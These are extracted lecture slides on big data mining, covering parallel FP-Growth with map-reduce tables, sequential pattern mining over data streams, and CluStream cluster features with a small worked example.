
Frequent itemsets (cloud)

Apriori



Frequent itemsets (cloud)

2 rounds Apriori



Frequent itemsets (cloud)

2 rounds Apriori

Map-Reduce again
(check global frequency)

FI1

FIj

Locally frequent

Frequent itemsets (cloud)

?


Frequent itemsets (cloud)

Parallel FP-Growth

Frequent itemsets (cloud)

Parallel FP-Growth

Items	Sorted freq items
f, a, c, d, g, i, m, p	f, c, a, m, p
a, b, c, f, l, m, o	f, c, a, b, m
b, f, h, j, o, w	f, b
b, c, k, s, p	c, b, p
a, f, c, e, l, p, m, n	f, c, a, m, p




Paths for "m": $fca:2, fcab:1$

Frequent patterns: $fca:3 \rightarrow fcam:3$

Frequent itemsets (cloud)

Parallel FP-Growth

Items	Sorted freq items
f, a, c, d, g, i, m, p	f, c, a, m, p
a, b, c, f, l, m, o	f, c, a, b, m
b, f, h, j, o, w	f, b
b, c, k, s, p	c, b, p
a, f, c, e, l, p, m, n	f, c, a, m, p



Frequent itemsets (cloud)

Parallel FP-Growth

Map inputs	Map outputs
f, c, a, m, p	p:fcam m:fca a:fc c:f
f, c, a, b, m	m:fcab b:fca a:fc c:f
f, b	b:f
c, b, p	p:cb b:c
f, c, a, m, p	p:fcam m:fca a:fc c:f

Frequent itemsets (cloud)

Parallel FP-Growth

Map inputs	Map outputs
f, c, a, m, p	p:fcam m:fca a:fc c:f
f, c, a, b, m	m:fcab b:fca a:fc c:f
f, b	b:f
c, b, p	p:cb b:c
f, c, a, m, p	p:fcam m:fca a:fc c:f

Reduce inputs	Conditional FP-trees
$p: \{fcam, fcam, cb\}$	$\{(c:3)\} p$
$m: \{fca, fca, fcab\}$	$\{(f:3, c:3, a:3)\} m$
$b: \{fca, f, c\}$	$\{\} b$
$a: \{fc, fc, fc\}$	$\{(f:3, c:3)\} a$
$c: \{f, f, f\}$	$\{(f:3)\} c$

Frequent itemsets (cloud)

Parallel FP-Growth

Haoyuan Li, Yi Wang, Dong Zhang, Ming Zhang, and Edward Y. Chang. 2008. Pfp: parallel fp-growth for query recommendation. In *Proceedings of the 2008 ACM conference on Recommender systems* (RecSys '08). ACM, New York, NY, USA, 107-114.

Big data mining (agenda)

- Itemsets, sequences and clustering
- Big Data by computation (probabilistic data)
- Data Streams and Cloud ( Big Data)
- Itemset (data streams, cloud)
- **Sequences (data streams, cloud)**
- Clustering (data streams, cloud)
- Sécurité et intrusion 

Sequential Patterns (streams)

(SMDS)

Sequential Patterns (streams)

(SMDS)

Obama	-	G.W. Bush	-	B. Clinton
Obama	-	G.W. Bush	-	B. Clinton
Obama	-	G. Bush	-	B. Clinton
Obama	-	G.W. Bush	-	B. Clinton


Obama:4 - $\begin{bmatrix} \text{G.W. Bush:3} \\ \text{G. Bush:1} \end{bmatrix}$ - B. Clinton:4

Obama	-	Biden	-	Gates
Obama	-	Biden	-	H. Clinton
Obama	-	B. Clinton	-	Gates
Obama	-	Biden	-	H. Clinton

Obama:4 - $\begin{bmatrix} \text{Biden:3} \\ \text{B. Clinton:1} \end{bmatrix}$ - $\begin{bmatrix} \text{Gates:2} \\ \text{H. Clinton:2} \end{bmatrix}$


Sequential Patterns (streams)

(SMDS)



Sequential Patterns (streams)

(SMDS)



Sequential Patterns (streams)

(SMDS)

Alice Marascu and Florent Masségia. 2006. Mining sequential patterns from data streams: a centroid approach. *J. Intell. Inf. Syst.* 27, 3 (November 2006), 291-307.

Big data mining (agenda)

- Itemsets, sequences and clustering
- Big Data by computation (probabilistic data)
- Data Streams and Cloud ( Big Data)
- Itemset (data streams, cloud)
- **Sequences** (data streams, **cloud**)
- Clustering (data streams, cloud)
- Sécurité et intrusion 


Sequential Patterns (Cloud)



Big data mining (agenda)

- Itemsets, sequences and clustering
- Big Data by computation (probabilistic data)
- Data Streams and Cloud ( Big Data)
- Itemset (data streams, cloud)
- Sequences (data streams, cloud)
- **Clustering (data streams, cloud)**
- Sécurité et intrusion 

Clustering in data streams




Clustering in data streams

(Clustream)


Clustering in data streams

(Clustream)



Clustering in data streams

(Clustream)




Clustering in data streams

(Clustream)

Cluster Feature (CF):

- size
- linear sum
- squared sum




Clustering in data streams

(Clustream)

CF1:

- 3
- $2+3+4, 5+2+3$
- $2^2+3^2+4^2, 5^2+2^2+3^2$




Clustering in data streams

(Clustream)

CF1:

- 3
- (9, 10)
- (29, 38)




Clustering in data streams

(Clustream)


CF1:

- 3
- $(9, 10)$
- $(29, 38)$



